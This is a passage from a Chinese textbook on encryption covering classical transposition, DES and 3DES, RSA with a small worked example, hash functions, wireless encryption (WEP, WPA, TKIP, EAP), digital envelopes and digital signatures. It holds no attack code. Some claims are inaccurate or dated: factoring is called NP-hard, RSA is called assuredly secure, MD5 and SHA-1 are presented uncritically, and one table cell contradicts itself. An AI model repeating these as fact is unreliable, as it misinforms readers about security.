如果密文行是26个字母的任意替换，此时的密钥空间大小为26!，约为 $4\times10^{26}$。即使每微秒试一个密钥，也需要花费约 $10^{10}$ 年才能穷举所有的密钥。

2）置换技术

置换是在不丢失信息的前提下对明文中的元素进行重新排列，分为矩阵置换和列置换。矩阵置换是把明文中的字母按给定的顺序安排在一个矩阵中，然后用另一种顺序选出矩阵的字母来产生密文。

**【案例4-6】** 明文ENGINEERING按行排在3×4矩阵中，如最后一行不全，可用A，B，C，…填充。给定一个置换 $E=((1234)(2413))$，现在根据给定的置换，按第2列、第4列、第1列、第3列的次序排列，得到密文NIEGERNENAIG，如图4-10所示。

| 1 | 2 | 3 | 4 |
|---|---|---|---|
| E | N | G | I |
| N | E | E | R |
| I | N | G | A |

| 1 | 2 | 3 | 4 |
|---|---|---|---|
| N | I | E | G |
| E | R | N | E |
| N | A | I | G |

**图4-10 置换前、后排列**

解密算法 $D$=((2413)(1234))。

## 2. 现代对称加密技术

随着数据加密技术的发展，现代密码技术主要分为对称加密技术和非对称加密技术。如果在一个密码体系中加密密钥和解密密钥相同，就称为对称加密。现代密码技术阶段加密和解密算法是公开的，数据的安全性完全取决于密钥的安全性，因此，对称加密体系中如果密钥丢失，数据将不再安全。

代表性的对称加密算法有 DES、IDEA(国际数据加密算法)、Rijndael、AES、RC4 等。

1) DES

DES(Data Encryption Standard，数据加密标准)是美国国家标准局研究的除国防部以外的其他部门的计算机系统的数据加密标准。美国国家标准局于 1972 年和 1974 年先后两次向公众发出了征求加密算法的公告，对加密算法要求达到以下几点：

(1) 必须提供高度的安全性。

(2) 具有相当高的复杂性，使得破译的开销超过可能获得的利益，且便于理解掌握。

(3) 安全性不依赖于算法的保密，其加密安全性仅以加密密钥的保密为基础。

(4) 适用于不同的用户和不同的场合。

(5) 实现经济，运行有效。

(6) 必须能够验证，允许出口。

1976 年 11 月，美国政府采纳了 IBM 公司设计的方案作为非机密数据的正式数据加密标准，即 DES。DES 被授权用于所有公开的和私人的非保密通信场合，后来它又曾被国际标准化组织采纳为国际标准。DES 正式公布后，世界各国的许多公司都推出自己实现的 DES 软硬件产品。美国国家标准局至少已认可了 30 多种硬件和软件实现产品。硬件产品既有单片式的，也有单板式的；软件产品既有用于大中型机的，也有用于小型机和微型机的。

DES 是一种单钥密码算法，它是一种典型的按分组方式工作的密码，是两种基本的加密组块替代和换位的细致而复杂的结构，通过反复依次应用这两项技术来提高其强度，经过总共 16 轮的替代和换位的变换后，使得密码分析者无法获得该算法一般特性以外更多的信息。

算法思想：DES 算法将输入的明文分为 64 位的数据分组，使用 64 位的密钥进行变换，每个 64 位明文分组数据经过初始置换、16 次迭代和逆初始置换 3 个主要阶段，最后输出得到 64 位密文。算法步骤如图 4-11 所示。

2) 三重 DES

DES 算法现在难以提供足够的安全性，因其有效密钥只有 56 位。后来又提出了三重 DES(或称 3DES)，该方法的强度大约和 112 比特的密钥强度相当。这种方法用两个密钥对明文进行 3 次运算。设两个密钥是 K1 和 K2，其算法步骤如图 4-12 所示。

(1) 用密钥 K1 进行 DES 加密。

(2) 用密钥 K2 对步骤(1)的结果进行 DES 解密。

(3) 用步骤(2)的结果使用密钥 K1 进行 DES 加密。





**图 4-11　DES 加密算法**



**图 4-12　三重 DES**

对称式加密算法的算法简单，加密速度很快。但在信息通信之前需要通过一个安全的通道交换密钥（或协商密钥，或事先约定密钥）对公开密钥进行协商，才能实现信息加密传输，其中存在安全地协商密钥很困难的问题。

### 4.3.2　非对称加密及单向加密

1976 年，美国学者 Diffie 和 Hellman 为解决信息公开传送和密钥管理问题，提出了一种新的密钥交换协议，允许密钥在不安全的媒体上传输，这就是公开密钥系统。相对于对称加密算法，这种方法也叫做非对称加密系统。非对称加密算法需要两个密钥：公开密钥和私有密钥，并且相互关联。如果用公开密钥对数据进行加密，只有用对应的私有密钥才能解密；如果用私有密钥对数据进行加密，那么只有用对应的公开密钥才能解

密。非对称加密算法通常有3方面用途：加解密、数字签名、密钥交换。多数非对称加密算法是基于数学难解问题，典型的算法有RSA（大整数因子分解）、Diffie-Hellman（离散对数）、DSA（离散对数）、Elgamal（离散对数）、ECC（椭圆曲线离散对数系统）、背包算法等。

### 1. RSA算法

RSA算法以3位发明者的名字命名：Ron Rivest、Adi Shamir 和 Leonard Adleman。它的安全性是基于大整数素因子分解的困难性，而大整数因子分解问题是数学上的著名难题，至今没有有效的方法予以解决，因此可以确保RSA算法的安全性。

RSA算法的原理如下：

（1）密钥对的产生。

首先选择两个大素数 $p$ 和 $q$，计算：$n=pq$（大整数分解，是NP难解问题，$p$，$q$ 一般为100以上的十进制素数）。

然后随机选择加密密钥 $e$，要求 $e$ 和 $(p-1)(q-1)$ 互质。

最后利用Euclid算法（欧几里得算法就是求最大公约数的辗转相除法）计算解密密钥 $d$，使其满足 $ed=1 \bmod ((p-1)(q-1))$，其中 $n$ 和 $d$ 要互质。数 $e$ 和 $n$ 是公钥对，$d$ 和 $n$ 是私钥对。两个素数 $p$ 和 $q$ 不再需要，应该丢弃，不要让任何人知道。

（2）加密。加密信息 $m$（二进制表示）时，首先把 $m$ 分成等长数据块 $m_1, m_2, \cdots, m_i$，块长 $s$，其中 $2^s \leqslant n$，$s$ 尽可能的大。加密的公式是

$$c_i = m_i^e \bmod n$$

（3）解密。解密时计算

$$m_i = c_i^d \bmod n$$

**【案例4-7】** 应用RSA算法的加解密过程。明文为HI，操作过程如下。

（1）设计密钥公钥 $(e,n)$ 和私钥 $(d,n)$

令 $p=11$，$q=5$，取 $e=3$。

计算：$n=pq=55$，求出 $\varphi(n)=(p-1)(q-1)=40$。

计算：$ed \bmod \varphi(n) =1$，即在与55互素的数中选取与40互素的数，得 $d=27$（保密数）。因此，公钥对为(3,55)，私钥对为(27,55)。

（2）加密。用公钥(3,55)加密（按1～26的次序排列字母，则H为8，I为9）。加密：$E(\mathrm{H})=8^3 \bmod 55=17$；$E(\mathrm{I})=9^3 \bmod 55=14$（17为Q，14为N）。密文为：QN。

（3）解密。$D(\mathrm{Q})=17^{27} \bmod 55=8$；$D(\mathrm{N})=14^{27} \bmod 55=9$。

### 2. 单向散列函数

散列算法通过一个单向数学函数将任意长度的一块数据转换为一个定长的、不可逆转的数据，这段数据通常叫做消息摘要。

消息摘要代表了原始数据的特征，当原始数据发生改变时，重新生成的消息摘要也会随之变化，即使原始数据的变化非常小，也可以引起消息摘要的很大变化。因此，消息摘要算法可以敏感地检测到数据是否被篡改。消息摘要算法再结合其他的算法就可以

用来保护数据的完整性。

好的单向散列函数必须具有以下特性：

（1）计算的单向性。给定 $M$ 和 $H$，求 $h=H(M)$ 容易，但反过来给定 $h$ 和 $H$，求 $M=H^{-1}(h)$ 在计算上是不可行的。

（2）弱碰撞自由。给定 $M$，要寻找另一信息 $M'$，满足 $H(M')=H(M)$，在计算上不可行。

（3）强碰撞自由。要寻找不同的信息 $M$ 和 $M'$，满足 $H(M')=H(M)$，在计算上不可行。

单向散列函数的使用方法为：用散列函数对数据生成散列值并保存，以后每次使用时都对数据使用相同的散列函数进行散列，如果得到的值与保存的散列值相等，则认为数据未被修改（数据完整性验证）或两次所散列的原始数据相同（口令验证）。

典型的散列函数有 MD5、SHA-1、HMAC、GOST 等。单向散列函数主要用在一些只需加密不需解密的场合，如验证数据的完整性、口令表的加密、数字签名、身份认证等。

### 4.3.3 无线网络加密技术

随着无线网络的普及，在商场、街上、餐厅搜索到无线信号并不出奇，这些一般都是免费提供给大家使用的，并不对信号进行加密。但对于家庭来说，如果自己付款的宽带网络因无线信号没有加密而给别人免费享用并占用了大量的带宽，可不是一件愉快的事情。对企业来说，无线信号更是绝对不能给企业以外的人所接收。

所有的无线网络都提供某些形式的加密。但无线路由器、无线 AP 或中继器的无线信号范围很难控制得准确，外界有很大机会能访问到该无线网络。一旦他们能访问该内部网络，该网络中所有传输的数据对他们来说都是透明的。如果这些数据都没经过加密，黑客就可以通过一些数据包嗅探工具来抓包、分析并窥探到其中的隐私。

无线局域网（Wireless LAN，WLAN）若不加密，不仅容易被他人使用，增加费用，占用带宽，而且更容易被入侵而造成泄密，危及安全。目前，无线网络中已经存在好几种加密技术，最常使用的是 WEP 和 WPA 两种加密方式。

#### 1. WEP 加密技术

WEP 是 Wired Equivalent Privacy 的简称，意为有线等效保密。WEP 协议是对在两台设备间无线传输的数据进行加密的方式，用以防止非法用户窃听或侵入无线网络。WEP 主要通过无线网络通信双方共享的密钥来保护传输的加密帧数据，利用加密数据帧加密的过程如图 4-13 所示。

WEP 的目标就是通过对无线电波里的数据加密提供安全性，如同端-端发送一样。WEP 特性里使用了 RSA 数据安全性公司开发的 RC4 算法。

**【案例 4-8】** WEP 是一个容易被攻击的协议，能让入侵者通过密码破解软件获取无线网络的密钥，但由于其他设备（例如游戏终端、PDA 等）在无线连接时只支持 WEP，而无法使用更安全的 WPA 机制。





**图 4-13　WEP 加密过程**

### 2. WPA 安全加密方式

WPA 全名为 WiFi Protected Access（WiFi 保护访问），有 WPA 和 WPA2 两个标准，是一种保护无线网络（WiFi）安全的系统，它针对应研究者在前一代的系统有线等效加密（WEP）中找到的几个严重的弱点而产生的，在安全的防护上比 WEP 更为周密，主要体现在身份认证、加密机制和数据包检查等方面，而且它还提升了无线网络的管理能力。WPA 与 WEP 不同，WEP 使用一个静态的密钥来加密所有的通信。WPA 不断地转换密钥，采用有效的密钥分发机制，可以跨越不同厂商的无线网卡实现应用。WPA 的另一个优势是使公共场所和学术环境安全地部署无线网络成为可能，但是大部分的安装指南都把 WEP 列为第一选择。

### 3. TKIP

TKIP 全称为 Temporal Key Integrity Protocol（临时密钥完整性协议）负责处理无线安全问题的加密部分，这种加密方法比 WEP 更安全。TKIP 和 WPA 所提供的安全功能可以解决 WEP 保护的网络中遇到的安全问题。

### 4. EAP

EAP（Extensible Authentication Protocol，可扩展认证协议）是一个第二层处理过程，允许网络对无线客户端进行认证。有两种 EAP，一种用于无线网络，另一种用于 LAN 连接，通常称为 EAP over LAN（EAPoL）。无线环境中的一个问题是要允许 WLAN 设备与 AP 后面的设备进行通信。EAP 定义了标准的认证信息封装方法，如 AP 用于对用户进行认证的用户名和密码和数字证书。EAP 本质上是点对点协议（PPP）的扩展，第一种 EAP 是 EAP-MD5，它使用挑战握手认证协议（Challenge Handshake Authentication Protocol，CHAP）进行认证。

## 4.3.4　实用综合加密方法

为了确保信息在网络长距离的安全传输，一般采用将对称、非对称和散列加密进行综合运用的方法。由于不同算法各有特点，如表 4-1 所示，在实现网络信息安全过程中，

每种密码体制的应用也有所不同。

表 4-1　对称与非对称密码体制特性对比

| 特　　征 | 对称密码体制 | 非对称密码体制 |
|---|---|---|
| 密钥的数目 | 单一密钥 | 密钥是成对的 |
| 密钥种类 | 密钥是秘密的 | 一个私有,另一个公开 |
| 密钥管理 | 简单,不好管理 | 需要数字证书及可靠第三方 |
| 相对速度 | 非常快 | 慢 |
| 用途 | 用于加密大量数据 | 用于加密小文件或数字签名 |

## 1. 数字信封

从上面可以看出,对称式加密技术和非对称式加密技术在使用过程中都有各自的优缺点,并且两者的优缺点是互补的,利用这一点,通常两种加密技术会结合起来应用,实现信息的通信过程的保密性,典型的例子就是“数字信封”技术。

数字信封的功能类似于普通信封。普通信封在法律约束下保证只有收信人才能阅读其内容;数字信封则采用密码技术保证只有规定的接收人才能阅读其内容。

数字信封的实现原理:信息发送方采用对称密钥加密信息内容,将此对称密钥用接收方的公钥加密(称为数字信封)之后,将它和加密后的信息一起发送给接收方,接收方先用相应私钥打开数字信封,得到对称密钥,然后使用对称密钥解开加密信息,如图 4-14 所示。





图 4-14　数字信封

从图 4-17 可以看出,在虚线的上方实现的是用非对称式加密技术实现的对称式密钥安全协商的过程,即非对称式加密技术实现的信息保密传输的过程,而下方是用对称式加密技术实现信息保密传输的过程。两者的结合完全避开了两种加密技术的缺点,也正好利用了两者的优点,是网络中实现信息安全最常用的方法。

## 2. 数字签名

书信或文件是通过亲笔签名或印章来保证法律上的真实,有效,并且可以核实。但随着网络的发展,人们可以在网上进行交易,在交易中怎么确保可信?这就需要在网络中实现传统的文件签名和盖章所能达到的效果,这就是数字签名所要解决的问题。

数字签名必须保证做到以下 3 点：

(1) 接收者能够核实发送者对信息的签名。

(2) 发送者事后不能抵赖对信息的签名。

(3) 接收者不能伪造对信息的签名。

现在已有多种实现各种数字签名的方法，可以使用对称式加密算法或散列算法，也可以使用非对称式加密算法，采用非对称式加密算法要比采用其他密钥算法更容易实现。下面就来介绍这种数字签名，如图 4-15 所示，发送者用他本人的私钥对信息进行加密，这就是一个签名的过程，所形成的密文就是发送者的数据签名，接收者用发送者的公钥对信息进行解密，这是核实签名的过程，如果解密成功，就能确保信息是来自该公钥的所有者。一个数字签名需要满足 3 个条件：

